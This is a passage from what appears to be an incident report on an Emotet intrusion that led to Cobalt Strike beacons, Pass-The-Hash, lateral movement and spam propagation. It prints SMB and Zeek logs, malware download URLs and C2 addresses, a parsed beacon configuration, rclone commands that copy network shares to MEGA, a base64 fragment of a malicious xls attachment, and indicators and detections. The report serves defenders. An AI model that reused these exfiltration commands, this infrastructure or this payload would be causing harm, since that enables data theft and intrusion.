SMB2        178 Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
SMB2        474 Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
SMB2        236 Ioctl Request FSCTL_DFS_GET_REFERRALS, File: \Remote Host\c$
SMB2        130 Ioctl Response, Error: STATUS_FS_DRIVER_REQUIRED
SMB2        186 Tree Connect Request Tree: \\Remote Host\c$
SMB2        138 Tree Connect Response
SMB2        310 Create Request File:
SMB2        378 Create Response File:
SMB2        260 Find Request File:  SMB2_FIND_ID_BOTH_DIRECTORY_INFO Pattern: *;Find Request File:  SMB2_FIND_ID_BOTH_DIRECTORY_INFO Pattern: *
TCP        1514 445 → 53826 [ACK] Seq=2009 Ack=2213 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
TCP        1514 445 → 53826 [ACK] Seq=3469 Ack=2213 Win=2101760 Len=1460 [TCP segment of a reassembled PDU]
SMB2        122 Find Response;Find Response, Error: STATUS_NO_MORE_FILES
TCP          54 53826 → 445 [ACK] Seq=2213 Ack=4997 Win=2102272 Len=0
SMB2        126 Tree Disconnect Request
SMB2        126 Tree Disconnect Response
TCP         126 [TCP Retransmission] 445 → 53826 [PSH, ACK] Seq=4997 Ack=2285 Win=2101504 Len=72
TCP          66 53826 → 445 [ACK] Seq=2285 Ack=5069 Win=2102272 Len=0 SLE=4997 SRE=5069
SMB2        326 Create Request File: ProgramData
SMB2        378 Create Response File: ProgramData
SMB2        260 Find Request File: ProgramData SMB2_FIND_ID_BOTH_DIRECTORY_INFO Pattern: *;Find Request File: ProgramData SMB2_FIND_ID_BOTH_DIRECTORY_INFO Pattern: *
TCP        1514 445 → 53826 [ACK] Seq=5393 Ack=2763 Win=2101248 Len=1460 [TCP segment of a reassembled PDU]
TCP        1514 [TCP Retransmission] 445 → 53826 [ACK] Seq=5393 Ack=2763 Win=2101248 Len=1460
TCP          66 53826 → 445 [ACK] Seq=2763 Ack=6853 Win=2102272 Len=0 SLE=5393 SRE=6853
SMB2        790 Find Response;Find Response, Error: STATUS_NO_MORE_FILES
TCP          54 53826 → 445 [ACK] Seq=2763 Ack=7589 Win=2101504 Len=0
SMB2        166 Lease Break Notification
SMB2        146 Close Request File: ProgramData
SMB2        182 Close Response
TCP          54 53826 → 445 [ACK] Seq=2855 Ack=7829 Win=2101248 Len=0
SMB2        398 Create Request File: ProgramData\1.msi
SMB2        410 Create Response File: ProgramData\1.msi
TCP        1514 53826 → 445 [ACK] Seq=3199 Ack=8185 Win=2100992 Len=1460 [TCP segment of a reassembled PDU]
```

The same can be observed for other payloads used during the intrusion as well; here we can see that same data using Zeek logs when the threat actors transferred the 1.dll Cobalt Strike beacon laterally to gain access to additional hosts.



source_address	destination_address	event_dataset	file_name	zeek_smb_files_path	zeek_smb_files_action
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\1.dll	\\[redacted].local\c$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\1.dll	\\[redacted].local\c$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\1.dll	\\[redacted].local\c$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\1.dll	\\[redacted].local\c$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\1.dll	\\[redacted].local\c$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\1.dll	\\[redacted].local\c$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\1.dll	\\[redacted].local\c$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\1.dll	\\[redacted].local\c$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\1.dll	\\[redacted].local\c$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\1.dll	\\[redacted].local\c$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata	\\[redacted].local\c$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\1.dll	\\[redacted].local\c$	SMB::FILE_OPEN


We also observed Pass-The-Hash used throughout the intrusion via the Cobalt Strike Beacons. Threat actors used PTH to acquire a session with elevated user access. We observed the below logs being generated on the source host and domain controller that indicate the use of PTH.

Source Host:

```
- Windows EID 4624
Logon Type = 9
Authentication Package = Negotiate
Logon Process = seclogo

- Windows EID 467
```

Domain Controller:

```
- Windows EID 4776
```



You can read more about detecting “Pass-The-Hash” here by Stealthbits and here by Hausec.

Command and Control

Emotet

In the Emotet Excel document, the following URLs are hard coded, and obfuscated, to download the second stage.

```
https[:]//lopespublicidade[.]com/cgi-bin/e5R5oG4iEaQnxQrZDh/
https[:]//bosny[.]com/aspnet_client/rnMp0ofR/
http[:]//seasidesolutions[.]com/cgi-bin/WLoO6sEzYCJ3LTlC/
http[:]//borgelin[.]org/belzebub/okwRWz1C/
http[:]//loa-hk[.]com/wp-content/ffBag/
```

The second stage of Emotet has a set of hard-coded IPs that it tries to connect to after the DLL is executed.

hxxps[://]103[.]133[.]214[.]242/
hxxps[://]103[.]133[.]214[.]242:8080/
hxxps[://]103[.]41[.]204[.]169/
hxxps[://]103[.]41[.]204[.]169:8080/
hxxps[://]103[.]42[.]58[.]120/
hxxps[://]103[.]42[.]58[.]120:7080/
hxxps[://]103[.]56[.]149[.]105/
hxxps[://]103[.]56[.]149[.]105:8080/
hxxps[://]103[.]8[.]26[.]17/
hxxps[://]103[.]8[.]26[.]17:8080/
hxxps[://]104[.]248[.]225[.]227/
hxxps[://]104[.]248[.]225[.]227:8080/
hxxps[://]110[.]235[.]83[.]107/
hxxps[://]110[.]235[.]83[.]107:7080/
hxxps[://]116[.]124[.]128[.]206/
hxxps[://]116[.]124[.]128[.]206:8080/
hxxps[://]118[.]98[.]72[.]86/
hxxps[://]134[.]122[.]119[.]23/
hxxps[://]134[.]122[.]119[.]23:8080/
hxxps[://]139[.]196[.]72[.]155:8080/
hxxps[://]159[.]69[.]237[.]188/
hxxps[://]175[.]126[.]176[.]79/
hxxps[://]175[.]126[.]176[.]79:8080/
hxxps[://]178[.]62[.]112[.]199/
hxxps[://]178[.]62[.]112[.]199:8080/
hxxps[://]185[.]148[.]168[.]220/
hxxps[://]185[.]148[.]168[.]220:8080/
hxxps[://]188[.]225[.]32[.]231/
hxxps[://]188[.]225[.]32[.]231:4143/
hxxps[://]190[.]90[.]233[.]66/
hxxps[://]194[.]9[.]172[.]107/
hxxps[://]194[.]9[.]172[.]107:8080/
hxxps[://]195[.]154[.]146[.]35/
hxxps[://]195[.]77[.]239[.]39/
hxxps[://]195[.]77[.]239[.]39:8080/
hxxps[://]196[.]44[.]98[.]190/
hxxps[://]196[.]44[.]98[.]190:8080/
hxxps[://]202[.]134[.]4[.]210/
hxxps[://]202[.]134[.]4[.]210:7080/
hxxps[://]202[.]28[.]34[.]99/
hxxps[://]202[.]28[.]34[.]99:8080/
hxxps[://]202[.]29[.]239[.]162/
hxxps[://]203[.]153[.]216[.]46/
hxxps[://]207[.]148[.]81[.]119/
hxxps[://]207[.]148[.]81[.]119:8080/
hxxps[://]210[.]57[.]209[.]142/
hxxps[://]210[.]57[.]209[.]142:8080/
hxxps[://]217[.]182[.]143[.]207/
hxxps[://]36[.]67[.]23[.]59/
hxxps[://]37[.]44[.]244[.]177/
hxxps[://]37[.]44[.]244[.]177:8080/
hxxps[://]37[.]59[.]209[.]141/
hxxps[://]37[.]59[.]209[.]141:8080/
hxxps[://]45[.]71[.]195[.]104:8080/
hxxps[://]5[.]56[.]132[.]177:8080/
hxxps[://]51[.]68[.]141[.]164:8080/
hxxps[://]54[.]37[.]106[.]167:8080/
hxxps[://]54[.]37[.]228[.]122/
hxxps[://]54[.]38[.]143[.]246/
hxxps[://]54[.]38[.]143[.]246:7080/
hxxps[://]54[.]38[.]242[.]185/
hxxps[://]59[.]148[.]253[.]194/
hxxps[://]62[.]171[.]178[.]147:8080/
hxxps[://]66[.]42[.]57[.]149/
hxxps[://]68[.]183[.]91[.]111/
hxxps[://]68[.]183[.]91[.]111:8080/
hxxps[://]68[.]183[.]93[.]250/
hxxps[://]78[.]46[.]73[.]125/
hxxps[://]78[.]47[.]204[.]80/
hxxps[://]85[.]214[.]67[.]203/
hxxps[://]85[.]214[.]67[.]203:8080/
hxxps[://]85[.]25[.]120[.]45/

```
hxxps[://]85[.]25[.]120[.]45:8080/
hxxps[://]87[.]106[.]97[.]83/
hxxps[://]87[.]106[.]97[.]83:7080/
hxxps[://]88[.]217[.]172[.]165/
hxxps[://]88[.]217[.]172[.]165:8080/
hxxps[://]93[.]104[.]209[.]107/
hxxps[://]93[.]104[.]209[.]107:8080/
```


Cobalt Strike

Emotet, later on, deployed Cobalt Strike for additional functionality.

```
59.95.98.204
JA3: 72a589da586844d7f0818ce684948eea
JA3S: f176ba63b4d68e576b5ba345bec2c7b7
Certificate: [66:f7:4c:f9:56:5d:fe:15:a6:8c:62:b9:3d:72:cb:8e:c9:e9:89:02]
Not Before: 2022/05/19 12:22:46 UTC
Not After: 2023/05/19 12:22:46 (UTC)
Issuer Org: jQuery
Subject Common: jquery.com
```

```
{
  "beacontype": [
    "HTTP"
  ],
  "sleeptime": 45000,
  "jitter": 37,
  "maxgetsize": 1403644,
  "spawnto": "AAAAAAAAAAAAAAAAAAAAAA==",
  "license_id": 206546002,
  "cfg_caution": false,
  "kill_date": null,
  "server": {
    "hostname": "59.95.98.204",
    "port": 8080,
    "publickey":
"MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCfWiK6EPk2D2Ho7CBgdUfK2kqa/1x2L0Tt0R4Pl/Sof+7skIOqclxG1PeQTbc0VYagoqiuCJCn/QQd8pJ

  },
  "host_header": "",
  "useragent_header": null,
  "http-get": {
    "uri": "/jquery-3.3.1.min.js",
    "verb": "GET",
    "client": {
      "headers": null,
      "metadata": null
    },
    "server": {
      "output": [
        "print",
        "append 1522 characters",
        "prepend 84 characters",
        "prepend 3931 characters",
        "base64url",
        "mask"
      ]
    }
  },
  "http-post": {
    "uri": "/jquery-3.3.2.min.js",
    "verb": "POST",
    "client": {
      "headers": null,
      "id": null,
      "output": null
    }
  },
  "tcp_frame_header":
"AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

  "crypto_scheme": 0,
  "proxy": {
    "type": null,
    "username": null,
    "password": null,
    "behavior": "Use IE settings"
  },
  "http_post_chunk": 0,
  "uses_cookies": true,
  "post-ex": {
    "spawnto_x86": "%windir%\\syswow64\\dllhost.exe",
    "spawnto_x64": "%windir%\\sysnative\\dllhost.exe"
  },
  "process-inject": {
    "allocator": "NtMapViewOfSection",
    "execute": [
      "CreateThread 'ntdll!RtlUserThreadStart'",
      "CreateThread",
      "NtQueueApcThread-s",
      "CreateRemoteThread",
      "RtlCreateUserThread"
    ],
```

```
    "min_alloc": 17500,
    "startrwx": false,
    "stub": "yl5rgAigihmtjA5iEHURzg==",
    "transform-x86": [
      "prepend '\\x90\\x90'"
    ],
    "transform-x64": [
      "prepend '\\x90\\x90'"
    ],
    "userwx": false
  },
  "dns-beacon": {
    "dns_idle": null,
    "dns_sleep": null,
    "maxdns": null,
    "beacon": null,
    "get_A": null,
    "get_AAAA": null,
    "get_TXT": null,
    "put_metadata": null,
    "put_output": null
  },
  "pipename": null,
  "smb_frame_header":
"AAWAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

  "stage": {
    "cleanup": true
  },
  "ssh": {
    "hostname": null,
    "port": null,
    "username": null,
    "password": null,
    "privatekey": null
  }
}
```





Atera and Splashtop

Threat actors used Atera and Splashtop remote access tools on two compromised hosts during the intrusion. Atera granted the threat actors with interactive access. We cannot, however, confirm that the threat actors utilized this access because the majority of activity originated through the Cobalt Strike beacons.

Exfiltration

The threat actors used Rclone to exfiltrate sensitive data to MEGA.io cloud storage. Command line logging revealed the destination to be the Mega service and the network shares targeted.



ParentImage	OriginalFileName	ParentCommandLine	CommandLine
services.exe	svchost.exe	svchost.exe -k UnistackSvcGroup -s CDPUserSvc	cmd.exe /C rclone.exe copy "\\ shares " mega:Shares -q --ignore-existing --auto-confirm --multi-thread-streams 4 --transfers *
cmd.exe	regsvr32.exe	regsvr32 C:\ProgramData\32.dll	cmd.exe /C rclone.exe copy "\\ shares " mega:Contracts -q --ignore-existing --auto-confirm --multi-thread-streams 1 --transfers 3 --bwlimit *
cmd.exe	regsvr32.exe	regsvr32 C:\ProgramData\32.dll	cmd.exe /C rclone.exe copy "\\ shares " mega:IT -q --ignore-existing --auto-confirm --multi-thread-streams 4 --transfers *

```
rclone.exe, copy, \\REDACTED\Shares, mega:Shares, -q, --ignore-existing, --auto-confirm, --multi-thread-streams, 4, --
transfers, 4
```

This activity was also visible on the network via Zeek logs showing the SMB share connection activity.

source_address	destination_address	event_dataset	file_name	zeek_smb_files_path	zeek_smb_files_action
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	\\10.[redacted]\C$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	\\10.[redacted]\C$	SMB::FILE_DELETE
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	\\10.[redacted]\C$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	\\10.[redacted]\C$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	\\10.[redacted]\C$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	\\[redacted]\C$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	\\[redacted]\C$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	\\[redacted]\C$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	\\[redacted]\C$	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN
10.[redacted]	10.[redacted]	zeek.smb_files	programdata\rclone.exe	-	SMB::FILE_OPEN

Actions on Objectives

Emotet has for some time been used as an initial access broker for various intrusions; however, some Emotet infections get tasked with continuing the delivery of new campaigns. In this intrusion, we observed both tasks occurring during the same time with both the delivery of access to the threat actor utilizing Cobalt Strike and exfiltrating data from the network, all the while, the original Emotet malware was tasked to deliver new malicious emails.

The Emotet mailer started roughly once each day during the intrusion. Marked by bursts of connection to various email servers.

Action Type	Initiating Process File Name	Initiating Process Command Line	Remote IP	Remote Port	Remote Url
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	74.208.5.15	587	smtp.mail.com
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	191.252.112.194	25	email-ssl.com.br
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	43.224.19.40	587	mail.atisicloud.com
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	200.111.176.56	465	mail.minsal.cl
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	94.177.209.28	465	mail.aruba.it
ConnectionSuccess	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	189.113.170.43	25	mail.globobrindes.com.br
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	62.149.128.179	587	pop3s.aruba.it
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	62.149.128.72	465	mail.soigea.it
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	213.209.0.134	25	imapmail.libero.it
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	18.209.123.174	25	mail.uol.com.br
ConnectionSuccess	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	62.149.156.218	465	smtps.aruba.it
ConnectionSuccess	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	85.94.195.207	587	posta.msw.it
ConnectionSuccess	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	91.221.229.163	25	mail.mtcit.am
ConnectionSuccess	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	168.0.132.203	25	smtp.superabcdistribuidora.com.br
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	34.236.16.3	465	pop.titan.email
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	173.201.193.240	587	mail.secureserver.net
ConnectionSuccess	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	184.107.229.90	587	smtp.eqsoluciones.com.ar
ConnectionSuccess	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	94.177.209.30	25	smtp.aruba.it
ConnectionSuccess	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	52.144.89.37	25	mail.adlergroup.it
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	62.149.128.167	465	pop3.3vchimica.it
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	62.149.128.166	587	mail.lemaconsulting.it
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	62.149.128.164	465	pop3.3vchimica.it
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	62.149.128.157	587	mail.lemaconsulting.it
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	62.149.128.155	465	pop3.3vchimica.it
ConnectionFailed	regsvr32.exe	regsvr32.exe "C:\Users\[redacted]\AppData\Local\FrlxbduRbdVAbVbS\1lJyMIOvft.dll"	62.149.128.160	587	mail.lemaconsulting.it

The emails were sent through various compromised email accounts, propagating additional malicious xls files to further propagate Emotet access.

```
220 M                    .local Microsoft ESMTP MAIL Service ready at
EHLO [127.0.0.1]
250-M                    .local
250-SIZE
250-PIPELINING
250-DSN
250-ENHANCEDSTATUSCODES
250-X-ANONYMOUSTLS
250-AUTH NTLM LOGIN
250-X-EXPS GSSAPI NTLM
250-8BITMIME
250-BINARYMIME
250-CHUNKING
250-XEXCH50
250-XRDST
250 XSHADOW
AUTH LOGIN
334

334

235 2.7.0 Authentication successful
MAIL FROM: <                    .gov.cl>
250 2.1.0 Sender OK
RCPT TO: <                    .com.br>
250 2.1.5 Recipient OK
DATA
354 Start mail input; end with <CRLF>.<CRLF>
Date:
Message-ID: <2efed6d4-c60e-461c-ba8a-5ba3ab70d66a          .gov.cl>
From: "<C                    a>                    com.br" <                    .gov.cl>
To: "" <                    .com.br>
Subject: FW:                    .com.br
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----------------VjGVlET8VpFNecN4fTIu8wKQ"

This is a multi-part message in MIME format.
------------------VjGVlET8VpFNecN4fTIu8wKQ
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: quoted-printable

<html>
<head>
<meta http-equiv=3DContent-Type content=3D"text/html; charset=3Dutf-8">
</head>
<body>
<br>

<br>
<br>
<br>
Espero que te ajude
<br>
<br>
<br>
<br>
<br>
=0D
<br>
                    <br>
                    com.br
<br>
<br>
<br>

</body>
</html>
------------------VjGVlET8VpFNecN4fTIu8wKQ
Content-Type: application/vnd.ms-excel;
 name="497683746276.xls"
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="497683746276.xls"

0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAAAAAAAAAAAACAAAApgAAAAAAAAAA
EAAA/v///wAAAAD+////AAAAAKQAAAClAAAA/////////////////////////////////////
////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////
////////////////////////////////////////////////////////////////////////8J
CBAAAAYFAFpPzQfJAAIABggAAOEAAgCwBMEAAgAAAOIAAABcAHAABQAARHJlYW0gICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIEIAAgCwBGEBAgAAAMABAAA9AQoA
AQACAAMABAAFAJwAAgARABkAAgAAABIAAgAAABMAAgAAAK8BAgAAALwBAgAAAD0AEgD4f/h/9FZl
MTgAAAAAAAEAWAJAAAIAAACNAAIAAAAiAAIAAAAOAAIAAQC3AQIAAADaAAIAAAAxAB4A3AAAAAgA
kAEAAAACAAIHAUMAYQBsAGkAYgByAGkAMQAeANwAAAAIAJABAAAAAswCBwFDAGEAbABpAGIAcgBp
```

We did not see any further activity but we believe if given enough time, this would have ended with domain wide ransomware. We have a case coming up in a few weeks where it does exactly that.

Indicators

File:

```
info_1805.xls
acd3d4e8f63f52eaf57467a76ca2389d
4a42b5e7e7fd43ddefc856f45bb95d97656ddca6
e598b9700e13f2cb1c30c6d9230152ed5716a6d6e25db702576fefeb6638005e

1.dll
27d0b9e38cdc9a31fa9271c0bbf5d393
e96980812c287c9d27be9181bcf08727cc9f457a
1b9c9e4ed6dab822b36e3716b1e8f046e92546554dff9bdbd18c822e18ab226b

find.bat
c96b2b5b52ef0013b841d136ddab0f49
22cc2bc032ae327de9f975e9122b692e4474ac15
5a5c601ede80d53e87e9ccb16b3b46f704e63ec7807e51f37929f65266158f4c

p.bat
adf2b487134ffcd7999e419318dfdf8d
91c54877440d14538be22d662e7f47e29ab219bf
fd72a9313f8564b57ebd18791a438216d289d4a97df3f860f1fc585a001265d9

llJyMIOvft.dll
e984f812689ec7af136a151a19b2d56c
88591ad3806c0a1e451c744d4942e99e9a5d2ff7
2b2e00ed89ce6898b9e58168488e72869f8e09f98fecb052143e15e98e5da9df

UOmCgbXygCe.exe
592155bbbab05ac1f818cfd9eb53b672
82070d19c26e0f7e255168e1f2364174215aa0de
f4c085ef1ba7e78a17a9185e4d5e06163fe0e39b6b0dc3088b4c1ed11c0d726b
```

Network:

Cobalt Strike:

```
59.95.98.204:8080
http://59.95.98.204:8080/jquery-3.3.1.min.js
```

Emotet:

```
103.8.26.17:8080
134.122.119.23:8080
54.38.143.246:7080
202.29.239.162:443
```

Detections

Network

Suricata rules:

```
ET DROP Spamhaus DROP Listed Traffic Inbound group 13
